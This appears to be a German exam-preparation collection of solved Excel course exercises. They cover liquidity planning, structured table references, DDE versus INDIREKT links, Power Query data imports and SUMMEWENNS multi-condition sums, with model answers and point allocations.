Ein Monatswert ist eine Aggregation: Ein Monat kann in Summe positiv enden und trotzdem in der zweiten Woche unter null laufen, wenn die großen Auszahlungen vor den Einzahlungen liegen — die Monatsscheibe **versteckt** also untermonatige Engpässe. Klemmt die Liquidität, wird deshalb auf die Wochenscheibe gewechselt, die denselben Zahlungsstrom feiner auflöst. ✓ {4} In einer datensatzorientierten Planung kostet dieser Wechsel fast nichts, weil die Zahlungen als Einzeldatensätze mit Datum vorliegen und nur die **Zeitachse der Auswertung** feiner gerastert wird — die SUMMEWENNS-Intervalle greifen dann eben je Woche statt je Monat, während an den Daten selbst nichts zu ändern ist. ✓ {5} Eine starre Monatsspalten-Planung müsste dagegen komplett umgebaut werden; das ist derselbe Befund wie in der Original-Klausuraufgabe zur starren Finanzplanung. Für Zwecke der Liquiditätsplanung wird als Valutadatum realistisch geplant — eine Monatsmiete etwa nicht zwingend auf den Ersten, sondern auf den tatsächlichen Abbuchungstag. ✓ {6}

Über die geforderten Punkte hinaus


(✓){+1} Die Verbindung zur Plan/Ist/Delta-Aufgabe liegt auf der Hand: Dieselbe Auswertung trägt alle drei Sichten, und die Bank bekommt auf Wunsch die Delta-Sicht — die schmerzhafteste Frage „was ist tatsächlich eingetreten“ beantwortet das Blatt dann mit einer Zelländerung.

Rohleders Erwartung: Die Begriffskette Zugang, Abgang, Saldo, Girokonto = kumulierter Saldo muss sitzen, ebenso der Banken-Blick (durchgehend Plus, Puffer). In b) trennt sich Verständnis von Auswendiggelerntem: Der Punkt ist, dass die Aggregation Engpässe verstecken kann und dass nur die Zeitachse, nicht die Datenhaltung feiner wird.

9. Strukturierte Verweise (10 P.)

Strukturierte Verweise (10 P.)

Original-Abbildung der Klausuraufgabe (Scan)



✓ Prof-Gate: korrigiert & freigegeben

Aufgabe #026 · 10 P. · Strukturierte Verweise · 10 Punkte · Original-Altmeisterklausur

Strukturierte Verweise (10 P.)

- a) (2 P.) Was versteht man in Excel unter einem strukturierten Verweis?
- b) (6 P.) Erläutern Sie drei verschiedene Vorteile strukturierter Verweise gegenüber klassischen Zeilen-/Spaltenbezügen (:).
- c) (2 P.) Welche Ausgabe erzeugt =tblKosmetik[#Kopfzeilen];[Name];[Preis] ?

Lösung

a) Was ist ein strukturierter Verweis? (2 P.)

Ein **strukturierter Verweis** ist eine besondere Bezugsart, die ausschließlich innerhalb einer **formatierten Excel-Tabelle** (Bereich per *Als Tabelle formatieren* bzw. **Strg + L** in ein Tabellen-Objekt umgewandelt) funktioniert.

Statt eine Zelle über ihre **Gitter-Koordinaten** (z. B. C2 : C50) zu adressieren, spricht ein strukturierter Verweis die Daten **inhaltlich über Namen** an: über den **Tabellennamen**, die **Spaltenüberschrift** (den sogenannten *Feldnamen*) und – bei Bedarf – über **besondere Elemente** wie [#Kopfzeilen], [#Alle], [#Daten] oder [#Ergebnisse].

Beispiel: =tblKosmetik[Preis] bezieht sich auf den Datenbereich der Spalte *Preis* der Tabelle *tblKosmetik*, und =tblKosmetik[@Preis] auf den *Preis* der **aktuellen Zeile** (@ =

„diese Zeile“). Der Bezug ist damit **semantisch statt koordinatenbasiert** und passt sich automatisch an, wenn die Tabelle wächst oder schrumpft.

Bestandteile des Beispiels =tblKosmetik[Preis]:

- = — leitet die Formel ein (ohne = fasst Excel die Eingabe als Text auf).
 - tblKosmetik — der **Tabellenname**; verweist auf das gesamte Tabellen-Objekt (nicht auf ein Blatt).
 - [] (eckige Klammern) — umschließen die **Spaltenbezeichnung / den Selektor** innerhalb der Tabelle.
 - Preis — der **Feldname** (die Spaltenüberschrift), auf deren Datenbereich Bezug genommen wird.
-

b) Drei Vorteile gegenüber klassischen Zeilen-/Spaltenbezügen (6 P.)

Vorteil 1 — Lesbarkeit / selbsterklärende Formeln (2 P.)

Der Verweis nennt den **Inhalt beim Namen**, nicht die Position. Die Formel ist damit auch ohne Blick auf die referenzierten Zellen verständlich (Selbstdokumentation).

- Strukturiert: =SUMME(tblKosmetik[Preis]) — man **liest sofort**, dass die Preis-Spalte summiert wird.
- Klassisch: =SUMME(C2:C50) — man muss erst zu Spalte C springen, um zu erkennen, **was** dort steht.

Bestandteile von =SUMME(tblKosmetik[Preis]):

- = — Formelbeginn.
- SUMME(— Tabellenblattfunktion, die ihre Argumente addiert; die (öffnet die Argumentliste.
- tblKosmetik — Tabellenname.
- [Preis] — Spalten-Selektor: eckige Klammern [] umschließen den Feldnamen Preis (Datenbereich der Preis-Spalte).
-) — schließt die Argumentliste der Funktion.

Vorteil 2 – Automatische Anpassung / mitwachsender Bezug (2 P.)

Fügt man **Zeilen hinzu oder löscht** sie, **dehnt bzw. verkürzt sich der Bezug automatisch** – ohne dass ein Zellbereich von Hand nachgezogen werden muss. Neue Datenzeilen übernehmen die Spaltenformel zudem automatisch (**berechnete Spalte**).

- Strukturiert: `=SUMME(tblKosmetik[Preis])` erfasst nach dem Einfügen einer 51. Zeile **sofort auch diese**.
- Klassisch: `=SUMME(C2:C50)` **übersieht** die neue Zeile 51 – ein klassischer, unbemerkter Fehler.

Das reduziert die von Rohleder betonte **Fehlerwahrscheinlichkeit** in wachsenden Excel-Analysen.

Vorteil 3 – Kopiersicherheit & Konsistenz (berechnete Spalte) / weniger #BEZUG! (2 P.)

Ein strukturierter Verweis ist an den **Spaltennamen** gebunden und wirkt **spaltenabsolut**: `tblKosmetik[Preis]` meint immer die Preis-Spalte – egal, in welche Zelle man die Formel kopiert. Man braucht also **keine \$-Zeichen**, um Bezüge beim Kopieren zu fixieren. In einer **berechneten Spalte** gilt zudem **eine** Formel für die **ganze** Spalte (automatisch ausgefüllt) → Konsistenz, keine Kopier-/Ausfüllfehler.

- Strukturiert: `=SUMME(tblKosmetik[Preis])` summiert nach dem Kopieren in eine beliebige Zelle **weiterhin** die Preis-Spalte.
- Klassisch: `=SUMME(C2:C50)`, eine Spalte nach rechts kopiert, wird **stillschweigend** zu `=SUMME(D2:D50)` – die **falsche** Spalte. Wird eine Bezugzelle gelöscht, liefert der klassische Bezug zudem **#BEZUG!**.

Bestandteile von `=tblKosmetik[@Menge]*tblKosmetik[@Preis]` (typische Formel einer berechneten Spalte):

- `=` – Formelbeginn.
- `tblKosmetik` – Tabellenname.
- `[@Menge]` bzw. `[@Preis]` – Spalten-Selektor der **aktuellen Zeile**: `[ ]` umschließen den Selektor, `@` bedeutet „**diese Zeile**“ (Zeilenkontext), `Menge/Preis` sind die Feldnamen.
- `*` – arithmetischer Multiplikationsoperator (`Menge × Preis = Umsatz je Zeile`). Diese **eine** Formel füllt die **ganze** Spalte automatisch aus.

(Genau drei Vorteile – wie durch die Punktevergabe 3×2 P. vorgegeben.)

c) Ausgabe von =tblKosmetik[#Kopfzeilen];[Name]:[Preis]] (2 P.)

Ausgabe: Die Formel gibt die **Kopfzeilen (Spaltenüberschriften)** aller Spalten **von Name bis Preis** zurück – also die **Zellen der Überschriftenzeile** dieses Spaltenabschnitts als **waagerechte Reihe** der Überschriftentexte, z. B. nebeneinander Name | ... | Preis (welche Spalten dazwischen liegen, hängt vom Tabellenaufbau ab).

Wichtig: Zurückgegeben werden **nur die Überschriften**, **nicht** die darunterliegenden Daten. In aktuellen Excel-Versionen wird das Ergebnis waagerecht **„verspilt“** (über mehrere Zellen ausgegeben).

Bestandteile Baustein für Baustein:

Baustein	Bedeutung / Zweck
=	Leitet die Formel ein.
tblKosmetik	Tabellenname – Bezug auf das gesamte Tabellen-Objekt <i>tblKosmetik</i> .
äußeres [...]	Umschließt den gesamten strukturierten Verweis, der zu dieser Tabelle gehört. Nötig, weil der Selektor aus mehreren Teilen besteht.
[#Kopfzeilen]	Besonderes Element (Sonderbezeichner): schränkt die Auswahl auf die Überschriftenzeile der Tabelle ein. Die inneren [] umschließen den Bezeichner, das # kennzeichnet ihn als besonderes Element (kein normaler Feldname).
; (Semikolon)	Trennt die beiden Selektor-Teile : „welcher Bereich“ (#Kopfzeilen) und „welche Spalten“ ([Name]:[Preis]). Lesart: „aus den Kopfzeilen, und zwar die Spalten von ... bis ...“.
[Name]	Spalten-Selektor : Startspalte mit dem Feldnamen <i>Name</i> . Die [] umschließen den Feldnamen.
: (Doppelpunkt)	Bereichsoperator – Lesart „... bis ...“: von Spalte <i>Name</i> ...
[Preis]	Spalten-Selektor : Endspalte mit dem Feldnamen <i>Preis</i> bis Spalte <i>Preis</i> (einschließlich aller Spalten dazwischen).

Zusammengesetzt: „Nimm aus der Tabelle *tblKosmetik* die **Kopfzeilen** und davon die Spalten **von Name bis Preis**“ → Ergebnis = die **Überschriftentexte** dieser Spalten als waagerechte Wertereihe.

Über die geforderten Punkte hinaus

(✓)(+1) Umkehr-Frage abgesichert — falls er die Aufgabe gedreht recycelt:

Zwei Nachteile bzw. Grenzen strukturierter Verweise: Erstens funktionieren sie ausschließlich innerhalb formatierter Excel-Tabellen — ein gewöhnlicher Zellbereich muss erst per STRG+T beziehungsweise STRG+L in ein Tabellen-Objekt umgewandelt werden, und diese Tabellendefinition bringt eigene Einschränkungen mit, etwa dass in den Spaltenüberschriften keine Formeln stehen dürfen und der Tabellename mappenweit eindeutig sein muss. Zweitens ist die Eingabe hakeliger als bei klassischen Bezügen: Excel ergänzt nach der Tab-Auswahl eines Feldnamens die schließende eckige Klammer nicht selbst, sie muss von Hand gesetzt werden — bei verschachtelten Selektoren wie `[ [#Kopfzeilen] ; [Name] : [Preis] ]` eine echte Tippfehlerquelle.

10. Dynamische Datenverknüpfungen — DDE vs. INDIREKT() (8 P.)

Dynamische Datenverknüpfungen — DDE vs. INDIREKT() (8 P.)

Original-Abbildung der Klausuraufgabe (Scan)

	A	B	C	D
1				
2		Beispiel Verknüpfung mit DDE:		
3				Formeltext Zelle \$C\$4:
4			2,87	=MITTELWERT('4.6 Challenge LMU Vorlesung 1.xlsx'!tblVorl1[Gesamturteil])
5				
6		Beispiel Verknüpfung mit INDIREKT():		
7				
8		Arbeitsmappe: 4.6 Challenge LMU Vorlesung 1.xlsx		
9		Tabelle: Vorl1		
10		Spalte: Gesamturteil		
11				Formeltext Zelle \$C\$12:
12			2,87	=MITTELWERT(INDIREKT("'"&\$C\$8&""!tbl"&\$C\$9&""!&\$C\$10&"""))
13				
14		Feldbedeutung:		
15		Eingabe		
16		Ausgabe		
17		Kommentar		
18				

✓ von 2 Profs geprüft

Aufgabe #027 · 8 P. · Dynamische Datenverknüpfungen — DDE vs. INDIRECT() · 8 Punkte · Original-Altmeisterklausur

Dynamische Datenverknüpfungen — DDE vs. INDIRECT() (8 P.)

- a) (4 P.) Erläutern Sie zwei spezifische Nachteile der DDE-Schnittstelle für dynamische Datenverknüpfungen.
- b) (4 P.) Erläutern Sie zwei spezifische Nachteile von INDIRECT() für dynamische Datenverknüpfungen (die unter a) nicht genannt wurden).

Lösung

a) Zwei Nachteile der DDE-Schnittstelle (4 P.)

DDE (Dynamic Data Exchange) ist ein älteres Windows-Protokoll zum Datenaustausch zwischen zwei laufenden Programmen. Eine DDE-Verknüpfung hat in Excel die Form:

=Anwendung|Thema!Element (Beispiel: =Excel|[Umsatz.xlsx]Tabelle1!Z151)

Bestandteile der DDE-Syntax (QUBA-Zerlegung):

- = — leitet in Excel eine Formel/Verknüpfung ein.
- Anwendung — Name des Quell-Programms (des DDE-Servers), z. B. Excel.
- | (senkrechter Strich, "Pipe") — Trennzeichen zwischen **Anwendung** und **Thema**.
- Thema — was innerhalb der Anwendung geliefert wird, meist die Datei/Arbeitsmappe.
- ! (Ausrufezeichen) — Trennzeichen zwischen **Thema** und **Element**.
- Element — das konkrete Datenelement (z. B. Zelle/Feld), dessen Wert übertragen wird.

Nachteil 1 — Veraltet, standardmässig deaktiviert und sicherheitskritisch

DDE ist technisch überholt und wurde von Microsoft durch OLE/COM und vor allem **Power Query / "Daten abrufen"** abgelöst; es wird nur noch aus Kompatibilitätsgründen mitgeschleppt und nicht weiterentwickelt. Weil ein DDE-Server über die Verknüpfung fremde **Befehle/Programme ausführen** kann (bekannter DDE-Angriffsvektor), ist der DDE-Empfang in aktuellen Excel-Versionen **standardmässig gesperrt**. Eine dynamische Verknüpfung über DDE funktioniert also erst nach manuellem Freischalten der Einstellung und bleibt ein Sicherheitsrisiko — für eine "automatische" Aktualisierung denkbar schlecht geeignet.

Nachteil 2 — Beide Anwendungen müssen gleichzeitig laufen (instabil, plattformgebunden)

DDE ist ein **Laufzeit-Protokoll zwischen zwei aktiven Prozessen**: Damit Daten fließen, muss die Quell-Anwendung (bzw. die Quellmappe) zeitgleich **geöffnet und aktiv** sein. Ist die Quelle geschlossen, kommen keine aktuellen Werte an — die Zelle zeigt veraltete Daten oder eine Fehlermeldung ("Remote-Daten nicht verfügbar"), die Verbindung reißt leicht ab und muss händisch reaktiviert werden. Zusätzlich ist DDE an den **Windows-Desktop gebunden** und läuft in Excel für das Web / auf dem Mac nicht zuverlässig.

b) Zwei Nachteile von INDIREKT() (4 P.)

INDIREKT() erzeugt aus einer **Textangabe** einen echten Zellbezug. Syntax laut Microsoft:

=INDIREKT(Bezug; [a1]) (Beispiel: =INDIREKT("B"&A5))

Bestandteile von INDIREKT (QUBA-Zerlegung):

- INDIREKT — die Funktion; wandelt eine Zeichenkette in einen ausgewerteten Bezug um.
- (...) — runde Klammern: umschliessen die Argumentliste der Funktion.
- Bezug — 1. Argument (**erforderlich**): eine Zelle oder ein Text, der einen Bezug enthält (A1-Schreibweise wie "B5", Z1S1-Schreibweise, oder ein definierter Name).
- ; (Semikolon) — Trennzeichen zwischen dem 1. und dem 2. Argument (in der deutschen Excel-Version).
- [a1] — 2. Argument (**optional**, deshalb in **eckigen Klammern** []): ein Wahrheitswert. WAHR oder weggelassen = Bezug wird als **A1-Schreibweise** gelesen; FALSCH = als **Z1S1-Schreibweise**.

Im Beispiel =INDIREKT("B"&A5):

- "B" — Textkonstante (in Anführungszeichen " " = fester Text: Spaltenbuchstabe B).
- & — Verkettungsoperator ("kaufmännisches Und"): klebt Text und Zellinhalt zu einer Zeichenkette zusammen.
- A5 — Zellbezug, dessen Inhalt (z. B. 5) an "B" angehängt wird -> ergibt den Text "B5", den INDIREKT dann als Bezug auf Zelle B5 auswertet.

Hinweis zur Punkte-Logik: Beide hier genannten Nachteile kommen unter a) **nicht** vor.

Nachteil 1 — INDIREKT ist eine flüchtige (volatile) Funktion

INDIREKT() wird bei **jeder** Neuberechnung der Arbeitsmappe **neu ausgewertet** — selbst dann, wenn sich der zugrunde liegende Bezug gar nicht geändert hat. In Mappen mit vielen INDIREKT-Formeln führt das zu unnötiger Dauer-Neuberechnung und damit zu **spürbaren Performance-Einbussen**. Für häufig aktualisierte, dynamische Verknüpfungen ist das ein echter Nachteil gegenüber "normalen" Bezügen, die nur bei tatsächlicher Änderung neu rechnen.

Nachteil 2 — Der Text-Bezug wird von Excel nicht automatisch angepasst

Weil Bezug nur eine **Zeichenkette** ist, "kennt" Excel die Verknüpfung nicht als echte Referenz. Werden in der Zielstruktur **Zeilen/Spalten eingefügt oder gelöscht** oder wird ein **Tabellenblatt umbenannt**, passt Excel den in INDIREKT hinterlegten Text **nicht automatisch mit an** (anders als bei einem direkten Bezug wie =Tabelle1!B5). Folge: Die Formel zeigt entweder still den **falschen** Wert oder liefert #BEZUG!. Zusätzlich funktioniert die **Formelnachverfolgung** ("Spur zum Vorgänger") nicht, weil kein echter Bezug existiert — Fehler sind dadurch schwer zu finden.

Über die geforderten Punkte hinaus

(✓){+1} Umkehr-Frage abgesichert — falls er die Aufgabe gedreht recycelt:

Zwei Vorteile der eingebauten Verknüpfungs-Schnittstelle (DDE- bzw. Arbeitsmappenverknüpfung) gegenüber INDIREKT(): Erstens ist sie von Microsoft für genau diesen Zweck gebaut und wird von Excel als echte Verknüpfung verwaltet — alle bestehenden Verknüpfungen erscheinen gesammelt im Bereich „Arbeitsmappenverknüpfungen“, wo sich die Aktualisierung zentral steuern und jede Verbindung prüfen oder trennen lässt; ein INDIREKT-Ausdruck ist dagegen nur Text und taucht in keiner Verwaltungsansicht auf. Zweitens funktioniert die Verknüpfung auch, ohne dass die Quellmappe geöffnet ist, weil der vollständige Pfad fest in der Verknüpfung hinterlegt ist — INDIREKT() setzt eine geöffnete Quellmappe voraus und liefert erst dann wieder Werte, wenn sie geöffnet wird. Der spezifische Gegenvorteil von INDIREKT() bleibt die Parametrisierbarkeit: Datei-, Blatt- und Tabellenname lassen sich aus Zellinhalten zusammensetzen, was eine fest hinterlegte Verknüpfung nicht kann.

11. Dynamische Datenverknüpfungen (17 P.)

Original-Abbildung der Klausuraufgabe (Scan)

✓ von 2 Profs geprüft

Aufgabe #028 · 17 P · Dynamische Datenverknüpfungen · 17 Punkte · Original-Altmeisterklausur

****Aufgabe „Dynamische Datenverknüpfungen“ (17 Punkte)****

Ein Unternehmen möchte in Excel ein Reporting aufbauen, das automatisch die jeweils aktuellen CO₂-Messdaten der NOAA-Zeitreihe (Quelle: <https://gml.noaa.gov/ccgg/trends/data.html>) einliest und im Bericht weiterverarbeitet.

- a) (4 P) Was versteht man unter einer dynamischen Datenverknüpfung? Grenzen Sie sie von einer statischen Verknüpfung ab.
- b) (6 P) Erläutern Sie die Vorgehensweise zur Erstellung einer dynamischen Datenverknüpfung am Beispiel einer aus dem Internet bezogenen Text-/CSV-Datei.
- c) (3 P) Nennen und erläutern Sie genau drei Vorteile dynamischer Datenverknüpfungen.
- d) (4 P) Nach dem Import liegen die Werte in der Abfrage-Tabelle `tbl<sub>CO2</sub>` (Spalten `Jahr` und `Wert`). Geben Sie Excel-Formeln an, die (i) die Summe aller importierten Werte und (ii) den jeweils zuletzt eingelesenen (neuesten) Wert liefern — auch wenn die Tabelle beim nächsten Aktualisieren wächst. Erläutern Sie jeden Formelbestandteil.

Lösung

a) Begriff der dynamischen Datenverknüpfung (4 P)

Eine **dynamische Datenverknüpfung** ist eine dauerhaft bestehende *Verbindung* zwischen einer Datenquelle (z. B. CSV-Datei, Webseite, andere Arbeitsmappe, Datenbank) und einem Zielbereich in Excel. Die Zielzellen speichern dabei **nicht die Werte selbst als feste Zahlen**, sondern einen Verweis auf die Quelle. Ändern sich die Quelldaten, kann Excel den Zielbereich **automatisch oder per Aktualisierungsbefehl neu einlesen**, sodass der Bericht ohne manuellen Eingriff auf dem aktuellen Stand bleibt.

Abgrenzung zur statischen Verknüpfung:

Merkmal	dynamisch	statisch
Inhalt der Zielzelle	Verbindung/Verweis auf Quelle	eingefrorener Wert (einmal kopiert)
Verhalten bei Quelländerung	aktualisiert sich (auto/manuell)	bleibt unverändert
Beispiel	Power-Query-Abfrage „Aus Text/CSV“, Formel = [Mappe] Blatt1!A1	reines Kopieren + „Inhalte einfügen → Werte“

Merksatz: dynamisch = *Verbindung + Aktualisierung*, statisch = *Momentaufnahme*.

b) Vorgehensweise am Beispiel einer CSV-Datei aus dem Internet (6 P)

1. **Import starten** — Registerkarte **Daten** → „Daten abrufen“ → „Aus Datei → Aus Text/CSV“ (bei direktem URL-Bezug alternativ „Aus dem Web“). Je nach Excel-Version heißt der Einstieg „Externe Daten abrufen“.
2. **Quelle angeben** — im Dialog die **URL** bzw. den **lokalen Pfad** zur heruntergeladenen CSV-Datei eintragen und bestätigen.
3. **Datenquelle einstellen** — in der Vorschau **Trennzeichen** (Komma bzw. Semikolon), **Dateiursprung/Codierung** (z. B. UTF-8) und die **Datentyperkennung** prüfen, damit Zahlen als Zahlen und Datumsangaben als Datum erkannt werden.
4. **Transformieren (Power-Query-Editor)** — über „Daten transformieren“ die Rohdaten bereinigen: Kopfzeilen hochstufen, unnötige Spalten entfernen, Kommentarzeilen filtern, Datentypen setzen. Jeder Schritt wird protokolliert und ist wiederholbar.
5. **Laden** — „Schließen & Laden (in ...)“ → Daten als **Tabelle** und/oder nur als **Verbindung** in die Arbeitsmappe laden.
6. **Dynamik aktivieren** — in den **Verbindungseigenschaften** (Daten → Abfragen und Verbindungen → Eigenschaften) „Aktualisieren beim Öffnen der Datei“ aktivieren und optional ein **Aktualisierungsintervall** (z. B. alle 60 Minuten) festlegen. Erst dies macht die Verknüpfung *dynamisch* — ab jetzt zieht Excel bei jeder Aktualisierung den aktuellen Stand der Online-CSV.

c) Drei Vorteile dynamischer Datenverknüpfungen (3 P)

1. **Aktualität durch Automatik** — Berichte, Analysen und Dashboards greifen stets auf den neuesten Quellstand zu; ein erneutes Kopieren entfällt.

2. **Fehlervermeidung und Zeitersparnis** — kein manuelles Copy-&-Paste bedeutet keine Übertragungs- oder Tippfehler; der Ablauf ist reproduzierbar und schnell wiederholbar.
 3. **Nachvollziehbarkeit und Wartbarkeit** — die Transformationsschritte sind dokumentiert (Audit-Trail) und die Quelle ist zentral definiert („single source of truth“); Anpassungen wirken an einer Stelle für alle abgeleiteten Auswertungen.
-

d) Formeln für dynamische Bezüge auf die Abfrage-Tabelle tbl_{C02} (4 P)

Eine per Power Query geladene Abfrage erzeugt eine **Excel-Tabelle** (Objekt mit Namen, hier tbl_{C02}), die beim Aktualisieren automatisch mitwächst. Über **strukturierte Verweise** bleiben Formeln daher ohne Anpassung korrekt.

(i) Summe aller importierten Werte

`=SUMME(tblC02[Wert])`

Bestandteil für Bestandteil:

- **SUMME(...)** — Funktion, die alle Zahlen im Argument addiert.
- **()** — runde Klammern; schließen das Funktionsargument ein (Beginn/Ende der Argumentliste).
- **tbl_{C02}** — Name der Abfrage-/Excel-Tabelle; dient als *strukturierter* Verweis statt eines festen Zellbereichs wie B2 : B100.
- **[Wert]** — Spaltenverweis innerhalb der Tabelle; adressiert genau die Datenspalte „Wert“ (ohne Überschrift).
- **[]** (eckige Klammern) — kennzeichnen in strukturierten Verweisen einen Spalten- bzw. Bereichsbezug innerhalb der Tabelle. **Wirkung:** wächst die Tabelle beim nächsten Aktualisieren von 50 auf 60 Zeilen, bezieht [Wert] automatisch die neuen Zeilen mit ein — kein manuelles Erweitern nötig.

(ii) Zuletzt eingelesener (neuester) Wert

`=BEREICH.VERSCHIEBEN(tblC02[[#Kopfzeilen];[Wert]];ANZAHL2(tblC02[Wert]);0)`

Bestandteil für Bestandteil:

- **BEREICH.VERSCHIEBEN(Bezug; Zeilen; Spalten)** — Funktion, die von einem Startbezug aus um eine angegebene Zahl von Zeilen und Spalten versetzt und die dortige Zelle zurückgibt.
- **tbl_{C02}[[#Kopfzeilen];[Wert]]** — der **Start-Bezug**: die *Kopfzelle* der Spalte „Wert“.
 - **#Kopfzeilen** — spezieller Tabellen-Bezeichner; adressiert die Überschriftenzeile. Das führende **#** kennzeichnet solche Sonderbereiche (weitere: #Alle, #Daten, #Ergebnisse).
 - **[[...]; [...]]** — die *innere* eckige Klammer wählt den Sonderbereich, die zweite die Spalte; das **;** (Semikolon) trennt beide innerhalb des äußeren Klammerpaars und schränkt so auf „Kopfzelle **der** Spalte Wert“ ein.
- **;** (nach dem Start-Bezug) — **Argumenttrennzeichen** der Funktion (in der deutschen Excel-Version das Semikolon; in der englischen das Komma). Trennt Bezug / Zeilen / Spalten.
- **ANZAHL2(tbl_{C02}[Wert])** — das **Zeilen-Argument**.
 - **ANZAHL2(...)** — zählt alle *nicht leeren* Zellen im Argument (im Gegensatz zu ANZAHL, das nur Zahlen zählt).
 - **tbl_{C02}[Wert]** — die Datenspalte „Wert“ ohne Kopfzeile. Ergebnis = Anzahl der Datenzeilen (z. B. 60). Von der Kopfzeile aus **60 Zeilen nach unten** landet man exakt in der letzten (= neuesten) Datenzeile.
- **0** — das **Spalten-Argument**: keine Verschiebung nach rechts/links, man bleibt in der Spalte „Wert“.

Wirkung: Die Formel liefert immer den letzten Tabelleneintrag und passt sich beim Wachsen der Abfrage selbst an.

Einfachere Alternative (falls das Jahr die Aktualität bestimmt):

=XVERWEIS(MAX(tbl_{C02}[Jahr]);tbl_{C02}[Jahr];tbl_{C02}[Wert])

- **XVERWEIS(Suchkriterium; Suchmatrix; Rückgabematrix)** — sucht das Suchkriterium in der Suchmatrix und gibt den Wert an gleicher Position aus der Rückgabematrix zurück.
- **MAX(tbl_{C02}[Jahr])** — **Suchkriterium**: größtes (= jüngstes) Jahr; MAX liefert den höchsten Wert der Spalte.
- **;** — Argumenttrennzeichen zwischen Suchkriterium, Suchmatrix und Rückgabematrix.
- **tbl_{C02}[Jahr]** — **Suchmatrix**: Spalte, in der gesucht wird.

- `tblCO2[Wert]` — **Rückgabematrix**: Spalte, aus der der zugehörige Wert geliefert wird.
-

Was zu prüfen ist (Klausur-Selbstkontrolle)

- **Sprachversion**: Im Kurs und in der Klausur gilt **immer die deutsche Excel-Version**: deutsche Funktionsnamen, **Semikolon** als Argumenttrenner, Komma als Dezimalzeichen. (Die englische Version mit Komma-Trenner ist nur Hintergrundwissen — in der Klausur nie verwenden.)
- **Teil c) genau drei Vorteile** — nicht zwei, nicht fünf; die Punktevergabe ist 1 P je sauber getrenntem Vorteil.
- **ANZAHL2 vs. ANZAHL** — nur bei durchgängig gefüllter Spalte ohne Lücken liefert ANZAHL2 die korrekte letzte Zeile; bei Zahlenspalten ohne Leerzellen ist auch ANZAHL möglich.
- **Datenschutz/Trennzeichen** beim CSV-Import prüfen (Komma vs. Semikolon, UTF-8), sonst landen alle Werte in einer Spalte.

■ Über die geforderten Punkte hinaus

(✓){+1} Umkehr-Frage abgesichert — falls er die Aufgabe gedreht recycelt:

Drei Nachteile bzw. Risiken dynamischer Datenverknüpfungen: Erstens hängt die Abfrage am Format der Quelle — ändert der Anbieter etwa die Anzahl der Kopfzeilen seiner Textdatei (die Mauna-Loa-Quelle tut das alle zwei bis drei Jahre), liefert die fest definierte Schrittkette einen Fehler oder still verschobene Werte; solche Verknüpfungen brauchen deshalb eine Plausibilitätskontrolle im Blatt und gelegentlich manuellen Eingriff. Zweitens ist die Quellverfügbarkeit ein Betriebsrisiko: Wer einen Internetserver in kurzen Intervallen von derselben IP-Adresse abfragt, wird dort gesperrt (Rohleders Beispiel ist Yahoo Finance) — sinnvoll ist deshalb „Aktualisieren beim Öffnen der Datei“ statt eines kurzen Intervalls, und ohne erreichbare Quelle bleibt der Bericht auf dem Stand der letzten Aktualisierung stehen. Drittens wandert die Verbindungskonfiguration mit der Datei mit: Wer die Mappe weitergibt, gibt Quelladresse, Zugriffsfestlegung und die vollständige Schrittkette mit weiter — ein Nachvollziehbarkeits-Gewinn und ein Vertraulichkeits-Thema zugleich.

12. Mehrfachbedingte Summen

✓ von 2 Profs geprüft

Aufgabe #029 · Mehrfachbedingte Summen · Original-Altmeisterklausur

Ein Handelsunternehmen erfasst seine Verkäufe in einer Tabelle. In Spalte A steht die Vertriebsregion, in Spalte B die Produktkategorie und in Spalte C der jeweilige Umsatz (in EUR). Die Daten stehen in den Zeilen 2 bis 11:

Zeile	A: Region	B: Kategorie	C: Umsatz
2	Nord	Möbel	1.200
3	Süd	Möbel	800
4	Süd	Elektro	1.500
5	Süd	Möbel	650
6	Nord	Elektro	900
7	Süd	Möbel	420
8	West	Möbel	1.100
9	Süd	Elektro	300
10	Süd	Möbel	980
11	Nord	Möbel	500

a) In der betriebswirtschaftlichen Praxis müssen häufig Werte addiert werden, deren Datensatz MEHRERE Bedingungen gleichzeitig erfüllt. Erläutern Sie zwei für diese Aufgabe geeignete Excel-Techniken. (Nennen Sie jeweils Funktionsname, Syntax und Wirkungsweise.) b) Ermitteln Sie mit BEIDEN Techniken den Gesamtumsatz der Region "Süd" in der Kategorie "Möbel". Geben Sie jeweils die vollständige Formel an und weisen Sie das Ergebnis rechnerisch nach.

Lösung

a) Zwei Techniken für mehrfachbedingte Summen

Gesucht ist die Summe aller Umsätze, die GLEICHZEITIG zwei Bedingungen erfüllen (Region = "Süd" UND Kategorie = "Möbel"). Excel bietet dafür u. a. zwei bewährte Techniken.

Technik 1: SUMMEWENNS-Funktion (die Standardlösung)

Laut Microsoft-Funktionsdoku: SUMMEWENNS "Addiert die Zellen in einem Bereich, die mehreren Kriterien entsprechen". Sie ist die für diese Aufgabe eigens vorgesehene Funktion.

Syntax:

```
=SUMMEWENNS(Summenbereich; Kriterienbereich1; Kriterium1; [Kriterienbereich2; Kriterium2]; ...)
```

Bestandteil-für-Bestandteil (QUBA-Regel):

Bestandteil	Bedeutung / Wozu
=	Gleichheitszeichen — leitet in Excel JEDE Formel ein; ohne = interpretiert Excel die Eingabe als reinen Text.
SUMMEWENNS	Funktionsname. Das "S" am Ende (Plural) signalisiert: mehrere ("summe-wenn- s ") Kriterien sind erlaubt — im Gegensatz zu SUMMEWENN (nur ein Kriterium).
()	Rundes Klammernpaar — umschließt alle Argumente der Funktion. Muss immer paarig geöffnet und geschlossen sein.
;	Semikolon — Argumententrennzeichen im deutschen Excel. Trennt die einzelnen Argumente voneinander (im englischen Excel wäre es ein Komma).
